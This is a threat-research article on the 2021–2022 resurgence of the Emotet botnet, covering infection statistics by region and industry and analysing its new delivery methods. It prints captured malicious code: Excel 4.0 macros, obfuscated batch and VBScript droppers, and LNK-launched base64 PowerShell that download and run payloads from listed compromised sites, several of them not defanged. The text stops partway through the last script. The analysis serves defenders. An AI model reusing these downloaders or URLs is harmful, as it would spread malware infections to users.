Bruised but Not Broken: The Resurgence of the Emotet Botnet Malware

By Adolph Christian Silverio, Jeric Miguel Abordo, Khristian Joseph Morales, Maria Emreen Viray (words)

Published: 2022-05-19 · Archived: 2026-04-05 20:35:37 UTC

The Emotetopen on a new tab botnet malware is well known in the cybersecurity industry for its success in using spam emails to compromise machines and then selling access to these machines as part of its infamous malware-as-a-service (MaaS) scheme. Operators behind notorious threats such as the Trickbot trojanopen on a new tab and the Ryukopen on a new tab or Contiopen on a new tab ransomware are among the malicious actors who have used the botnet malware in their attacks.

But in January 2021 came news of Emotet's dismantlingopen on a new tab, dubbed Operation Ladybird, during which law enforcement agencies from Canada, France, Germany, Lithuania, the Netherlands, Ukraine, the UK, and the US worked in concert to seize control of Emotet's infrastructure. In spite of this, the botnet malware proved quite resilient and it resurfacedopen on a new tab in November 2021. According to researchers at AdvIntelopen on a new tab, its return was greatly influenced by Conti's operators, who sought to continue their partnership with the operators of Emotet, as the botnet malware had played an integral role in the ransomware's initial access phase.

During the first quarter of 2022, we discovered a significant number of infections in various regions (Figure 1) and across different industries (Figure 2) using multiple new Emotet variants. Based on our telemetry, a large percentage of the infected customers were in Japan, followed by countries in the Asia-Pacific and EMEA (Europe, the Middle East, and Africa) regions. It is possible that the operators behind Emotet targeted profitable industries like manufacturing and education to attract the attention of other malicious actors as potential customers for their MaaS offering.



Figure 1. Emotet infections by region during the first quarter of 2022



Figure 2. Emotet infections by industry during the first quarter of 2022

In with the new

We observed that this surge in Emotet spam campaigns used both old and new techniques to trick their intended victims into accessing malicious links and enabling macro content. The newer Emotet samples we analyzed retained the same initial downloader as the one found in previous campaigns. However, these more recent samples used Excel 4.0 macros, an old Excel feature, to execute its download routines (Figure 3), as opposed to Emotet's previous use of Visual Basic for Applications (VBA).



Figure 3. Emotet's Excel lures

Emotet employs various obfuscation techniques to evade detection of the malicious Excel file. One such technique is its use of the .ocx file name extension (Figure 4) and carets (Figures 12 and 13) in URLs, which allow Emotet to sidestep detection methods that look for specific command-line keywords or extensions.

```
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://f"&"re"&"eb"&"ing"&"pop"&"s.c"&"om/c"&"gi-b"&"in/D"&"mV"&"p"&"7VB"&"VE"&"pH"&"ss"&"N/",".."\xdha.ocx",0,0)

=IF(UVCE1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://w"&"w"&"w.kin"&"fri.c"&"om/li"&"cen"&"se"&"s/3f"&"KS"&"JkZ"&"XZ3"&"JH6d"&"XW"&"U/",".."\xdha.ocx",0,0))

=IF(UVCE2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://gl"&"ob"&"alte"&"xt"&"ile"&"s.n"&"et/cg"&"i-bi"&"n/7n"&"aW"&"zY"&"GRr"&"rN/",".."\xdha.ocx",0,0))

=IF(UVCE3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://ca"&"rto"&"riog"&"aspa"&"rin.co"&"m.b"&"r/ro"&"s"&"esq/gO"&"fN"&"6jv"&"yR"&"me/",".."\xdha.ocx",0,0))

=IF(UVCE4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://j"&"un"&"he.m"&"edi"&"a/w"&"p-i"&"nc"&"lu"&"de"&"s/VV"&"2NZ"&"X242"&"BnWC"&"tY"&"mV"&"9N/",".."\xdha.ocx",0,0))

=IF(UVCE5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://ib"&"pco"&"rp.o"&"rg/w"&"p-ad"&"m"&"in/zH"&"1k6hE"&"cW"&"GH"&"LDp/",".."\xdha.ocx",0,0))

=IF(UVCE6<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://i"&"hm"&"ssw"&"is"&"s.c"&"h/w"&"p-ad"&"m"&"in/g"&"UO"&"q0"&"e/",".."\xdha.ocx",0,0))

=IF(UVCE7<0, CLOSE(0),)

=EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\xdha.ocx")
```

Figure 4. Emotet using Excel 4.0 macros and the .ocx file name extension for its payload

We also observed that some of the recent Emotet samples drop BAT (batch) files (Figures 5 and 6) and VBScript files (Figures 7 and 8) to execute their download routines.

```
dir&echo hjsoihjspod fgjosdFhstjtyjuStJsDHTTJDGGfVBXDrtfyh57erthDFhsDRh&SET kjXDFgjrth5=po&echo
BGZDSRGRES4GJHFKDGUkCHkjxcgjXdfrHdfxghzd46drxzdgdsfgxzzs4&SET KFfklhgJxdh=wers&echo
FHzsDFHhGjgfJxd56r8utycjgxHzdrfg HgfhsdrfghdrzsgrDgsd46drszgdf&SET etaRHjDhfd4=hell -e&echo
GjghfkuoFJUkCnjxDhrewg236ethjgdfhD5ufJdfHDSGRshdtJghDfGSreghDfh&SET iiPgjlfJds467=nc
JABNAEoAWABkAGYAcwBoAEQAcgBmAEcAWgBzAGUAcwA0AD0AIgBoAHQAdABwAHMAOgAvAC8AeQBvAHUAbABhAG4AZABhAC4AbwByA
GcALwBlAGwAbgAtAGkAbQBhAGcAZQBzAC8AbgA4AEQAUABaAEkAUwBmAC8ALABoAHQAdABwADoALwAvAHIAbwBzAGUAdgBpAGQAZQ
BvAC4AbgBlAHQALwBlAGwAbgAtAGkAbQBhAGcAZQBzAC8ARQBqAGQAQwBvAE0AbABZADgARwB5AC8ALABoAHQAdABwADoALwAvAHY
AYgBhAGkAbgB0AC4AYwBvAG0ALwBlAGwAbgAtAGkAbQBhAGcAZQBzAC8ASAAyAHAAUABHAHQAZQA4AFgAegBFAE4AQwAvACwAaAB0
AHQAcABzADoALwAvAGYAcgBhAG0AZQBtAGEAawBlAHIAcwAuAHUAcwAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBVADUAVwAyAEkAR
wBFADkAbQA4AGkAOQBoADkAcgAvACwAaAB0AHQAcAA6AC8ALwBuAGkAcABsAGEAdwAuAGMAbwBtAC8AYQBzAG8AbABpAGQAZgBvAH
UAbgBkAGEAdABpAG8Ab&echo BHMJCFghJYIfGd56y7DfHXCFghdsGdrsG HdFdgdsgf
rfghDRGd46567DRghDFGSreGDfg&SET XCVzWRet4=
gAvAHkAQwBFADkALwAsAGgAdAB0AHAAOgAvAC8AcgBvAGIAZQByAHQAbQBjAGgAaQBsAGUAcwBwAGUALgBjAG8AbQAvAGMAZwBpAC
8AMwBmAC8ALABoAHQAdABwADoALwAvAHYAbwBjAG8AcAB0AGkAbwBuAHMALgBuAGUAdAAvAGMAZwBpAC8AaQBmAE0AOQBSADUAeQB
sAGIAVgBwAE0AOABoAGYAUgAvAcwAaAB0AHQAcAA6AC8ALwBtAGkAcwBzAGkAbwBuAG4AeQBjAC4AbwByAGcALwBmAG8AbgB0AHMA
LwBkAE8ANQAvACwAaAB0AHQAcAA6AC8ALwByAG8AYgBlAHIAdABmAGwAbwBvAGQALgBlAHMALwBlAGwAbgAtAGkAbQBhAGcAZQBzA
C8ARABHAEkAMgBZAE8AawBTAGMAOQA5AFgAUABPAC8ALABoAHQAdABwADoALwAvAG0AcABtAGMAbwBtAHAAdQB0AGkAbgBnAC4AYw
BvAG0ALwBmAG8AbgB0AHMALwBmAEoASgByAGoAcQBwAEkAWQAzAEIAdAAzAFEALwAsAGgAdAB0AHAAOgAvAC8AZABwAHAGQAcwBnAGU
AdABpAG4AdABoAGUAZw&echo
HyKFYUIfYHjDXgfxhdRFGDS47dthxdfhdfhX57dfghjXgJFTJUXSDHdRxghDRxtHJYUOIighl&SET Nmvbmxdrtx7sd5rs=
BhAG0AZQAuAGMAbwBtAC8AZQBsAG4ALQBpAG0AYQBnAGUAcwAvAHQAQQBBAFUARwAvACwAaAB0AHQAcAA6AC8ALwBzAG0AYgBzAGU
AcgB2AGkAYwBlAHMALgBuAGUAdAAvAGMAZwBpAC8AsgBPADAAMQBjAGsAdQB3AGQALwAsAGgAdAB0AHAAOgAvAC8AcwB0AGsAcABv
AGkAbgB0AGUAcgBzAC4AYwBvAG0ALwBlAGwAbgAtAGk
AbQBhAGcAZQBzAC8ARAAvACwAaAB0AHQAcAA6AC8ALwByAG8AcwBlAHcAbwBvAGQAYwByAGEAZgB0AC4AYwBvAG0ALwBNAGUAcgBj
AGgAYQBuAHQAMgAvADUALgAwADAALwBQAEcAcQBYAC8AIgAuAHMAUABMAEkAdAAoACIALAAiACkAOwAgAGYAbwBSAGUAQQBDAGgAK
AAkAHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAGkATgAgACQATQBKAFgAZABmAHMAaABEAHIAZgBHAF
oAcwBlAHMANApAHsAIAAkAEcAdwBlAFkASAA1ADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwB&echo
GHJGFJDYik79fgUlhXMJGNxdrgsREhdrXDtgj57sdfhXZdrESgSzXHgJxnj46&SET DRGhREkjif=
kADoAaQB1AHcAZABcAHAAcgBpAHUAdwBkAG8AZwBpAHUAdwBkAHIAYQBtAGkAdQB3AGQAZABhAHQAaQB1AHcAZABhAFwAcAB1AGkA
aABvAHUAZAAuAGQAaQB1AHcAZABsAGkAdQB3AGQAbAAiACkALgByAGUAUAbsAEEAQwBlACgAIgBpAHUAdwBkACIALAAiACIAKQA7A
GkAbgBWAE8AawBlAC0AdwBlAEIAcgBFAHEAVQBlAHMAVAAgAC0AdQBSAEkAIAAkAHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZg
BnAHgAagBjAGQAZgAgAC0AbwBVAHQARgBJAGwAZQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAA7AGkARgAoAHQAZQBTAHQ
ALQBwAEEAVABoACAAJABHAHcAZQBZAEgANQA3AHMAZQBkAHMAdwBkACkAewBpAGYAKAAoAGcARQB0AC0AaQB0AEUAbQAgACQARwB3
AGUAWQBIADUANwBzAGUAZABzAHcAZAApAC4AbABlAE4ARwB0AGgAIAA
tAGcAZQAgADQANwA0ADMANgApAHsAYgBSAGUAYQBrADsAfQB9AH0A
echo GHJDFTGjTJTFhdzsrS47dfgjhKGUHXnxcvNr hrtHGXMNJgNxdzRFgh57dtFJUgXHJHDFgrH&start/B /WAIT
%kjXDFgjrth5%%KFfklhgJxdh%%etaRHjDhfd4%%iiPgjlfJds467%%XCVzWRet4%%NmvbmxdrtX7sd5rs%%DRGhREkjif%
&echo dgfhakirjshgfJgfJd57udgfJxsDGFjxDSHzDFHDZFHdgfxs547dfhJXGHJXDFHdrf4s6dfh
```

Figure 5. An obfuscated BAT file

```
echo GHJDFTGjTJTFhdzsrS47dfgjhKGUHXnxcvNr hrtHGXMNJgNxdzRFgh57dtF
JUgXHJHDFgrH  & start/B /WAIT powershell -enc JABNAEoAWABkAGYAcwBoAEQAcgBmAEcAWg
BzAGUAcwAOADOAIgBoAHQAdABwAHMAOgAvAC8AeQBvAHUAbABhAG4AZABhAC4AbwByAGcALwBlAGwAbg
AtAGkAbQBhAGcAZQBzAC8AbgA4AEQAUABaAEkAUwBmAC8ALABoAHQAdABwADoALwAvAHIAbwBzAGUAdg
BpAGQAZQBvAC4AbgBlAHQALwBlAGwAbgAtAGkAbQBhAGcAZQBzAC8ARQBqAGQAQwBvAE0AbABZADgARw
B5AC8ALABoAHQAdABwADoALwAvAHYAYgBhAGkAbgBOAC4AYwBvAGOALwBlAGwAbgAtAGkAbQBhAGcAZQ
BzAC8ASAAyAHAAUABHAHQAZQA4AFgAegBFAE4AQwAvACwAaAB0AHQAcABzADoALwAvAGYAcgBhAGOAZQ
BtAGEAawBlAHIAcwAuAHUAcwAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBVADUAVwAyAEkARwBFADkAbQ
A4AGkAOQBoADkAcgAvACwAaABOAHQAcAA6AC8ALwBuAGkAcABsAGEAdwAuAGMAbwBtAC8AYQBzAG8AbA
BpAGQAZgBvAHUAbgBkAGEAdABpAG8AbgAvAHkAQwBFADkALwAsAGgAdAB0AHAAOgAvAC8AcgBvAGIAZQ
ByAHQAbQBjAGgAaQBsAGUAcwBwAGUALgBjAG8AbQAvAGMAZwBpAC8AMwBmAC8ALABoAHQAdABwADoALw
AvAHYAbwBjAG8AcABOAGkAbwBuAHMALgBuAGUAdAAvAGMAZwBpAC8AaQBmAEOAOQBSADUAeQBsAGIAVg
BwAEOAOABoAGYAUgAvACwAaABOAHQAcAA6AC8ALwBtAGkAcwBzAGkAbwBuAG4AeQBjAC4AbwByAGcALw
BmAG8AbgBOAHMALwBKAE8ANQAvACwAaABOAHQAcAA6AC8ALwByAG8AYgBlAHIAdABmAGwAbwBvAGQALg
B1AHMALwBlAGwAbgAtAGkAbQBhAGcAZQBzAC8ARABHAEkAMgBZAE8AawBTAGMAOQA5AFgAUABPAC8ALA
BoAHQAdABwADoALwAvAGOAcABtAGMAbwBtAHAAdQBOAGkAbgBnAC4AYwBvAGOALwBmAG8AbgBOAHMALw
BmAEoASgByAGoAcQBwAEkAWQAzAEIAdAAzAFEALwAsAGgAdABOAHAAOgAvAC8AZABhAGQAcwBnAGUAdA
BpAG4AdABoAGUAZwBhAGOAZQAuAGMAbwBtAC8AZQBsAG4ALQBpAGOAYQBnAGUAcwAvAHQAQQBBAFUARw
AvACwAaABOAHQAcAA6AC8ALwBzAGOAYgBzAGUAcgB2AGkAYwBlAHMALgBuAGUAdAAvAGMAZwBpAC8ASg
BPADAAMQBjAGsAdQB3AGQALwAsAGgAdABOAHAAOgAvAC8AcwBOAGsAcABvAGkAbgBOAGUAcgBzAC4AYw
BvAGOALwBlAGwAbgAtAGkAbQBhAGcAZQBzAC8ARAAvACwAaABOAHQAcAA6AC8ALwByAG8AcwBlAHcAbw
BvAGQAYwByAGEAZgBOAC4AYwBvAGOALwBNAGUAcgBjAGgAYQBuAHQAMgAvADUALgAwADAALwBQAEcAcQ
BYAC8AIgAuAHMAUABMAEkAdAAoACIALAAiACkAOwAgAGYAbwBSAGUAQQBDAGgAKAAkAHkASQBkAHMAUg
BoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAGkATgAgACQATQBKAFgAZABmAHMAaABEAHIAZg
BHAFoAcwBlAHMANAApAHsAIAAkAEcAdwBlAFkASAA1ADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdw
BkADoAaQB1AHcAZABcAHAAcgBpAHUAdwBkAG8AZwBpAHUAdwBkAHIAYQBtAGkAdQB3AGQAZABhAHQAaQ
B1AHcAZABhAFwAcAB1AGkAaABvAHUAZAAuAGQAaQB1AHcAZABsAGkAdQB3AGQAZABhAHQAaQB1AHcAZA
BsAEEAQwBlACgAIgBpAHUAdwBkACIALAAiACIAKQA7AGkAbgBWAE8AawBlAC0AdwBlAEIAcgBFAHEAVQ
BlAHMAVAAgAC0AdQBSAEkAIAAkAHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZg
AgAC0AbwBVAHQARgBJAGwAZQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAA7AGkARgAoAHQAZQ
BTAHQALQBwAEEAVABoACAAJABHAHcAZQBZAEgANQA3AHMAZQBkAHMAdwBkACkAewBpAGYAKAAoAGcARQ
BOAC0AaQBOAEUAbQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAApAC4AbABlAE4ARwBOAGgAIA
AtAGcAZQAgADQANwAOADMANgApAHsAYgBSAGUAYQBrADsAfQB9AHOA  & echo dgfhakirjshgfJgfJ
d57udgfJxsDGFjxDSHzDFHDZFHdgfxs547dfhJXGHJXDFHdrf4s6dfh
GHJDFTGjTJTFhdzsrS47dfgjhKGUHXnxcvNr hrtHGXMNJgNxdzRFgh57dtFJUgXHJHDFgrHv
```

Figure 6. A deobfuscated BAT file (Figure 5) that downloads Emotet's payload via PowerShell

```
dim gSEdJDsfy5JGHKdggdh:dfjoleihdxdn="WGweiSGweicrGweiipGweit.SGweihelGweil":dfhoiw3eghld="cuerlxmuerlxd /uerlxc
suerlxtauerlxruerlxt uerlx/uerlxB
uerlxc:uerlx\wuerlxinuerlxdowuerlxs\suerlxyswuerlxouerlxw6uerlx4\ruerlxeguerlxsvuerlxr3uerlx2.uerlxexuerlxe /uerlxs
cuerlx:uerlx\puerlxroguerlxramduerlxatuerlxa\oiphilfj.duerlxluerlxl":set gSEdJDsfy5JGHKdggdh=wscript.createobject(replace(
dfjoleihdxdn,"Gwei","")):dim ryulxdHSerw:ryulxdHSerw="puiwowuiweruiwshuiweluiwl -uiwcuiwomuiwmauiwnuiwd
""$ghkid=('$MJXdfshDrfGZses4=\""huiwtuiwtp:uiwdhjdhjweauiwrsweetbuiwomb.cuiwomdhjwuiwp-conuiwtentdhj15zZybP1EXttxDK4JHdhjbouht
uiwtpuiws:dhjdhj1566xuesuiwhe.cuiwomdhjwuiwp-incuiwludesdhjz92ZVqHH8dhjbouhtuiwtuiwp:dhjdhjmyuiwmicrog" &
"reen.mighuiwtcode.uiwcomdhjFouiwx-CdhjNWssAbNOJDxhsdhjbouhuiwtuiwtp:dhjdhjo2omauiwrt.cuiwo.iuiwndhjinfuiwructuosedhjm4mgt2MeU
dhjbouhuiwtuiwtp:dhjdhjmuiwtc.juiwoburg.ouiwrg.uiwzadhj-dhjGBGJeFxXWlNbABv2dhjbouhtuiwtuiwp:dhjdhjwuiwwuiww.auiwma.cuiwudhjjpr
dhjVVPdhjbouhuiwtuiwtp:dhjdhjactuiwividades.laforetlan"+
"uiwguages.couiwmdhjwpuiw-aduiwmindhjdU8Dsdhjbouhuiwtuiwtpuiws:dhjdhjdwuiwwmuiwaster.cuiwomdhjwuiwp-couiwntentdhj1sR2HfFxQnkWu
udhjbouhtuiwtuiwps:dhjdhjeduiwu-meuiwdia.cndhjwuiwp-admuiwindhjOJAEdhjbouhtuiwtuiwpuiws:dhjdhjiacademyuiwgruiwoup.cldhjofuiwfi
cedhjG42LJPLkldhjbouhuiwtuiwtps:dhjdhjznzhuiwou.tuiwopdhjmuiwodedhjOQbdhj\"" -suiwPLuiwIt \""bou\"";
fouiwReACuiwh($yIdsRhye34syufgxjcdf uiwiN
$MJXdfshDrfGZses4)($GweYH57sedswd=(\""ciuwd:iuwd\priuwdogiuwdramiuwddatiuwda\oiphilfj.diuwdliuwdl\"").reuiwPluiwACuiwe(\""iuwd
\"",\""\"");inuiwVuiwOkuiwe-weuiwBrEuiwqUeuiwsT -uiwuRuiwI $yIdsRhye34syufgxjcdf -ouiwUtuiwFIuiwle
$GweYH57sedswd;iuiwF(tuiweSuiwt-puiwATuiwh $GweYH57sedswd)(iuiwf((gEuiwt-ituiwEm $GweYH57sedswd).leuiwNGtuiwh -guiwe
47523)(buiwReauiwk;)))').reuiwpluiwacuiwe(\""dhj\"",\""/\"");uiwieuiwx $ghkid""":erdijv=replace(ryulxdHSerw,"uiw",""):
gSEdJDsfy5JGHKdggdh.run erdijv,0,true:dim HkjsdsfEhdse46d:HkjsdsfEhdse46d=replace(dfhoiw3eghld,"uerlx",""):
gSEdJDsfy5JGHKdggdh.run HkjsdsfEhdse46d,0
```

Figure 7. An obfuscated VBScript file



Figure 8. A deobfuscated VBScript file (Figure 7) that downloads Emotet's payload via PowerShell

Unlike past variants, the recent Emotet samples behave in a more straightforward way, directly downloading and executing their payloads. These samples use regsvr32.exe under the SysWow64 folder to execute their payloads, which ensures that the malware runs in a 64-bit environment using the 32-bit binary. This suggests that Emotet now targets only 64-bit machines, which is in line with the recent news of Emotet's switch to 64-bit loadersopen on a new tab.

We also discovered that the recent Emotet samples employ LNK (link) files to download 64-bit loaders (Figure 9). These allow Emotet to directly execute PowerShell commands for payload execution. For each infection, the LNK file creates a PS1 file via PowerShell, which is then used to download and run Emotet's payload (Figures 10 and 11).



Figure 9. Emotet's malicious LNK file

```
"%System%\WindowsPowerShell\v1.0\powershell.exe" -command Out-String -InputObject "
{filename}.lnk                                                                    " | Out-Null;
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dyZXNzUHJlZmVyZW5jZT0iU
2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2ZvY3VzbWVkaWNhLmluL2ZtbGliL0l4QkFCTWgwSTJjTE0z
cXExR1Z2LyIsImh0dHA6Ly9kZW1vMzQuY2tnLmhrL3NlcnZpY2UvaGhNWnJmQzdNbm05SkQvIiwiaHR0cDovL2Nvb
GVnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8iLCJodHRwOi8vY2lwcm8ubXgvcHJlbnNhL3NpWlA2OXJCRm1pYkR2
dVRQMUwvIiwiaHR0cDovL2ZpbG1tb2d6aXZvdGEucnMvU3ByeUFzc2V0cy9nRFIvIiwiaHR0cHM6Ly9jcmVlbW8ucG
wvd3AtYWRtaW4vWktTMURjZHF1VVQ0QmI4S2Ivlik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHU
gLU91dEZpbGUgJGVudjpURU1QL0dNT1dEVFJmSUoueHRxO1JlZ3N2cjMyLmV4ZSAkZW52OlRFTVAvR01PV0RUU
mZJSi54dHE7YnJlYWt9IGNhdGNoIHsgfX0='')) > "%User Temp%\ezMgZunnfF.ps1" ; powershell -executionpolicy
bypass -file "%User Temp%\ezMgZunnfF.ps1"; Remove-Item "%User Temp%\ezMgZunnfF.ps1"
"%System%\WindowsPowerShell\v1.0\powershell.exe" -executionpolicy bypass -file %User
```

Figure 10. The executed command from Emotet's malicious LNK file

```
$ProgressPreference="SilentlyContinue";$links=
("hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/","hxxp://demo34[.]ckg.hk/service/hhMZrfC7Mnm9JD/","hxxp:/
/colegiounamuno[.]es/cgi-
bin/E/","hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/","hxxp://filmmogzivota[.]rs/SpryAssets/gDR/","hxxps://creemo[.
]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");foreach ($u in $links) {try {IWR $u -OutFile
